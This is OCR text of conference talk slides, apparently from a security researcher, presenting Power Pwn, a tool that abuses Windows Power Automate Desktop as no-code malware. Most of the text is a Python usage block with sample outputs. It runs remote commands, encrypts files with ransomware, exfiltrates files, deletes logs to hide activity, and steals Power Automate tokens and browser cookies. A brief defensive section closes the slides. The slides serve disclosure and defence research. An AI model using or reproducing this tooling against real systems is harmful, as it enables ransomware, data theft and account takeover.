
Recap

- ☑ Deploy malware
- ☑ Defense evasion
- ☑ Persistency
- ☑ C&C
- ☑ Exfiltration
- ☑ Cleanup

And more:


- ☑ Creds access via browser

Introducing Power Pwn!



Trigger via HTTP


Power Pwn!



Seamlessly handle errors and edge cases

One endpoint to rule them all!

POST machine=win11ent user=alexg payload=ransomware dir=C:\ encryptionKey=9d0d578115a2734a



SUCCESS filesFound=71892 filesProcessed=70497

Convenience layer in Python

1. Set up a free RPA account
2. Register machines
3. Profit

github.com/mbrg/power-pwn

Usage

```
from powerpwn.cli import PowerPwn
POST_URL = ""
pp=PowerPwn(post_url=POST_URL)

### code execution

# python2
pp.exec_py2("print('hello world')").CodeExec
# CodeExecOutputs(ScriptOutput='\ufeffhello world\r\n', ScriptError='')

# python2 bad syntax
pp.exec_py2("bad syntax").CodeExec
# CodeExecOutputs(ScriptOutput='', ScriptError='  File "", line 1\r\n    bad syntax\r\n        ^\r\nSyntaxErr

# powershell
pp.exec_ps("Write-Host \"hello word\"").CodeExec

# commandline
pp.exec_cmd("echo \"hello word\"").CodeExec
# CodeExecOutputs(ScriptOutput='Microsoft Windows [Version 10.0.22000.795]\r\n(c) Microsoft Corporation. All

### ransomware

pp.ransomware(crawl_depth=2, dirs_to_init_crawl=["C:\\Users\\alexg\\Documents\\mystuff", "D:\\shh"], encrypti
# Ransomware=RansomwareOutputs(FilesFound=9, FilesAccessed=9, FilesProcessed=9, Errors='')

### exfiltration

pp.exfil(target="C:\\Users\\alexg\\Downloads\\takeit.txt").Exfil
# ExfiltrationOutputs(Success=True, FileContents='asd')
pp.exfil(target="C:\\Users\\alexg\\Downloads\\dontexist.txt").Exfil
# ExfiltrationOutputs(Success=False, FileContents='')

### cleanup

pp.cleanup().Cleanup
# CleanupOutputs(FilesFound=179, LogFilesDeleted=178)

### steal_power_automate_token

pp.steal_power_automate_token().StealPowerAutomateToken
# StealPowerAutomateTokenOutputs(Token='ey...')

### steal_cookie
pp.steal_cookie("https://www.google.com").StealCookie
# StealCookieOutputs(Cookie='1P_JAR=2022-07-16-13; OGPC=19027681-1:')
```

zenity

How To Stay Safe?

Do these 3 things to reduce your risk

1. Monitor any usage of PAD.MachineRegistration.Silent.exe or PAD.MachineRegistration.Host.exe on local user machines
2. Detect usage of the aforementioned executables with tenant ids that don’t belong to your organization
3. Review you own tenant’s Power Automate environment. If you’re a Microsoft shop, your users are probably already using it!

zenity

Learn more: github.com/mbrg/dc30-win11

See how hackers take advantage of orgs using No Code at our 2nd talk: **“Low Code High Risk: Enterprise Domination via Low Code Abuse”**

No Code Malware:
Windows 11 At Your Service

Michael Bargury @ Zenity